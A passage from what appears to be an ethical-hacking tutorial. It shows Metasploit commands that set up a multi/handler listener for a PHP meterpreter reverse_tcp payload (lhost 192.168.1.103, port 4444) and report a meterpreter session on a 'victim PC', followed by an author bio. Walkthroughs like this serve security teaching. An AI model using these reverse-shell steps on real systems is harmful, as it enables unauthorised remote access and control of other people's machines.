
in URL to execute it.



You will get victim reverse connection on metasploit.

```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.103
msf exploit(handler) > set lport 4444
msf exploit(handler) > run
meterpreter > sysinfo
```

I have got a meterpreter session of victim PC



Author: Kunal Bahl is a skilled computer enthusiastic and ethical Hacker. He has a great interest in gadgets and currently pursuing Bachelor’s in Electronics and Communication Engineering Contact Here